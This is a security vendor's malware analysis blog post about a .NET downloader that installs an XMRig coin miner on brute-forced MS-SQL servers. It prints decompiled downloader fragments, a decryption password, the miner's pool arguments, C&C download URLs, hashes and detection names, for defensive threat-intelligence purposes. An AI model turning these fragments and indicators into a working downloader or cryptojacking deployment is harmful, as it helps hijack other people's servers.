

CoinMiner Being Distributed to Vulnerable MS-SQL Servers

ASEC asec.ahnlab.com/en/32143/

February 28, 2022



The ASEC analysis team is constantly monitoring malware distributed to vulnerable MS-SQL servers. The previous blogs explained the distribution cases of Cobalt Strike and Remcos RAT, but the majority of the discovered attacks are CoinMiners.

- [\[ASEC Blog\] Remcos RAT Being Distributed to Vulnerable MS-SQL Servers](#)
- [\[ASEC Blog\] Cobalt Strike Being Distributed to Vulnerable MS-SQL Servers](#)
- [\[ASEC Blog\] Cobalt Strike Being Distributed to Vulnerable MS-SQL Servers \(2\)](#)

This blog will explain a specific form of CoinMiner that has been consistently distributed since last year up until now, which also makes up the majority of attacks. According to AhnLab's ASD infrastructure, in systems installed with this specific CoinMiner, detection logs of Vollgar CoinMiner are also being found. Vollgar is a typical CoinMiner that is installed via brute force attacks against MS-SQL servers with vulnerable account credentials, and it appears that the CoinMiner of focus will also use the same method.




Figure 1. Attack flow

The precise attack method and the command that was used cannot be confirmed, but according to the collected logs of file creation and execution, the attacker first created a sqlbase folder in MS-SQL data folder (E.g. %ProgramFiles%\microsoft sql server\mssql13.mssqlserver\mssql\data) and created a malware named SqlBase.exe in the path. The malware is then created and executed in the path by the sqlservr.exe, which is a MS-SQL server process.

SqlBase.exe is a downloader malware of a simple form developed with .NET (See figure below), which downloads settings data and CoinMiner from C&C server and installs them.

```

private static void Main(string[] args)
{
    Program.StartWorks();
}

// Token: 0x06000002 RID: 2 RVA: 0x0000205C File Offset: 0x0000025C
private static void StartWorks()
{
    try
    {
        Program.LoadConfig();
        DateTime t = DateTime.Now.AddDays(7.0);
        Program.CloseAndDelete();
        bool flag = Program.DownloadWorks();
        bool flag2 = flag;
        if (flag2)
        {
            while (t > DateTime.Now)
            {
                bool taskMgrState = Program.GetTaskMgrState();
                bool flag3 = taskMgrState;
                if (flag3)
                {
                    break;
                }
                bool flag4 = !Program.GetMinerState();
                bool flag5 = flag4;
                if (flag5)
                {
                    try
                    {
                        Process.Start(new ProcessStartInfo(Program.workPath)
                        {
                            WorkingDirectory = AppDomain.CurrentDomain.BaseDirectory,
                            Arguments = Program.args,
                            WindowStyle = ProcessWindowStyle.Hidden
                        });
                    }
                }
            }
        }
    }
}

```

Figure

2. Main routine of SqlBase.exe

The settings data is downloaded from the URL below, but as it is encrypted with Base64 and AES, it needs to be decrypted.

Settings data download URL: [hxxp://dl.love-network\[.\]cc/config.txt](http://dl.love-network[.]cc/config.txt)

```

92     private static string DecryptValue(string cipherText)
93     {
94         string password = "dgz1433";
95         cipherText = cipherText.Replace(" ", "+");
96         byte[] array = Convert.FromBase64String(cipherText);
97         using (Aes aes = Aes.Create())
98         {
99             Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, new byte[]
100             {
101                 73,
102                 118,

```

Name	Value
System.Net.WebClient.DownloadString returned	"IDDPyaPankOQAsyDmfW56WDAanc0IT91M46ENWebDE8n9BMKyf7..."
result	false
webClient	{System.Net.WebClient}
text	"IDDPyaPankOQAsyDmfW56WDAanc0IT91M46ENWebDE8n9BMKyf7..."

Figure 3. Data encrypted with Base64 and AES and its decryption routine

The decrypted data is in XML format and contains the version information and the argument that will be used when executing XMRig CoinMiner.

```
<?xml version="1.0" encoding="utf-8"?>
<root>
  <ver>
    1.0
  </ver>
  <args>
    -o stratum+tcp://serv1.love-network.cc:2082 -u dgz -k --max-cpu-usage=50 --donate-level=1 -r3
    --asm=AUTO --print-time=3 --nicehash -o stratum+tcp://serv2.love-network.cc:2082 -u dgz -k
    --max-cpu-usage=50 --donate-level=1 -r3 --asm=AUTO --print-time=3 --nicehash
  </args>
</root>
```

Figure 4. Decrypted settings data

It then downloads XMRig malware packed with VMP in the following URL. The data.mdf file is a compressed file in the zip format, and it contains XMRig CoinMiner. Sqlbase.exe decompresses XMRig in the same path under the name of sqlconn.exe.

XMRig download URL: [hxxp://dl.love-network\[.\]cc/data.mdf](https://dl.love-network[.]cc/data.mdf)

```
// Token: 0x04000001 RID: 1
private static readonly string workPath = AppDomain.CurrentDomain.BaseDirectory + "sqlconn.exe";

// Token: 0x04000002 RID: 2
private static readonly string zipPath = AppDomain.CurrentDomain.BaseDirectory + "data.mdf";

// Token: 0x04000003 RID: 3
private static readonly string verPath = AppDomain.CurrentDomain.BaseDirectory + "ver.txt";
```

Figure 5. Settings data used by the downloader

The compressed data.mdf file disguised by the attacker has the mdf extension, which is a primary data file used in MS-SQL. Upon looking at the actual MS-SQL data folder %ProgramFiles%\microsoft sql server\mssql13.mssqlserver\mssql\data\, numerous MS-SQL related data files such as mdf files and ldf (log file) can be seen.



 MSDBData.mdf	SQL Server Database Primary Data File
 MSDBLog.ldf	SQL Server Database Transaction Log File
 tempdb.mdf	SQL Server Database Primary Data File
 templog.ldf	SQL Server Database Transaction Log File

Figure 6. Data files in the data

folder

When all the processes above are over, it assigns hidden and system properties to the XMRig file and executes XMRig along with the user account credentials and URL of the argument of the settings data obtained above (a.k.a the mining pool) to perform mining in the infected system.


```

{"id":1,"jsonrpc":"2.0","method":"login","params":
{"login":"dgz","pass":"x","agent":"XMRig/6.13.1 (Windows NT 10.0; Win64; x64)
libuv/1.41.0 msvc/2019","algo":["cn/1","cn/2","cn/r","cn/fast","cn/half","cn/
xao","cn/rto","cn/rwz","cn/zls","cn/double","cn-lite/1","cn-heavy/0","cn-heavy/
tube","cn-heavy/xhv","cn-pico","cn-pico/tlo","cn/ccx","cn/upx2","rx/0","rx/
wow","rx/arq","rx/sfx","rx/keva","argon2/chukwa","argon2/chukwav2","argon2/
ninja","astrobwt"]}}
{"jsonrpc":"2.0","id":1,"error":null,"result":{"id":"cfcabcc626ac9555","job":
{"blob":"0e0ed8cbc290065e978f95886567de8779b20261e6dce6d97713b870724054ee01c629fa
6dd2f3000000ee1961d9b96d9b95d7ef697b5467e50ec31aa390ed64eb1a66274ca3f9e85f6faf63"
,"job_id":"3x1","target":"ba010000","algo":"rx/0","height":
2562767,"seed_hash":"84bde36e8aaca28c8dc40d1f8603ef7d58e7b061eaf638e7a56f202fd89b
0c47"},"extensions":
["algo","nicehash","connect","tls","keepalive"],"status":"OK"}}

```

Figure 7. Coin mining packet

Typical attacks that target MS-SQL servers include brute force attacks and dictionary attacks to systems where account credentials are poorly being managed. Although it seems like these methods make up the majority of the attacks, there can be vulnerability attacks against systems where their vulnerability has not been patched.

Because of this, administrators should use passwords that are difficult to guess for their accounts and change them periodically to protect the database server from brute force attacks and dictionary attacks, and maintain the latest patch to prevent vulnerability attacks. Administrators should also use security programs such as firewalls for database servers accessible from outside to restrict access of external attackers.

The following are paths where the SqlBase.exe file, the initial malware installed by the attacker was created in. These show the MS-SQL systems that were targeted for attack.

```

%ProgramFiles%\microsoft sql
server\mssql13.mssqlserver\mssql\data\sqlbase\sqlbase.exe
%ProgramFiles%\microsoft sql server\mssql12.sqlexpress\mssql\data\sqlbase\sqlbase.exe

%ProgramFiles%\microsoft sql server\mssql10_50.d****20\mssql\data\sqlbase\sqlbase.exe
%ProgramFiles%\microsoft sql
server\mssql10_50.d****016\mssql\data\sqlbase\sqlbase.exe
%ProgramFiles%\microsoft sql server\mssql10_50.i***e\mssql\data\sqlbase\sqlbase.exe
%ProgramFiles%\microsoft sql server\mssql10_50.i****20\mssql\data\sqlbase\sqlbase.exe
%ProgramFiles%\microsoft sql server\mssql14.d****e\mssql\data\sqlbase\sqlbase.exe

%ProgramFiles% (x86)\microsoft sql server\mssql10_50.o—
em\mssql\data\sqlbase\sqlbase.exe

```

MS-SQL is sometimes manually downloaded for a certain purpose, but it can also be installed by other programs that need a database management system. Upon looking at the logs above, it appears that other than the paths of normal MS-SQL servers, MS-SQL servers

that have been installed by ERP and work-purpose solutions were targeted for attack as well.

As MS-SQL installed by other work-purpose programs can be attacked as well as manually-installed MS-SQL, users must pay attention to vulnerability patching and account management.

AhnLab detects and blocks the malware above using the aliases below.

[File Detection]

- CoinMiner/Win.Agent.C4420300 (2021.04.24.00)
- CoinMiner/Win.LoveMiner.R472804 (2022.02.16.01)
- CoinMiner/Win.XMRig.R424798 (2021.08.07.00)

[IOC]

MD5

- SqlBase.exe : fe3659119e683e1aa07b2346c1f215af
- sqlconn.exe : b11d7ac5740401541bc1be33dd475e00

XMRig Mining Pool

- serv1.love-network[.]cc:2082

Download

- hxxp://dl.love-network[.]cc/config.txt
- hxxp://dl.love-network[.]cc/data.mdf

Categories:[Malware Information](#)

Tagged as:[BruteForcing](#), [CoinMiner](#), [LoveMiner](#), [MS-SQL](#), [MSSQL](#), [XMRig](#)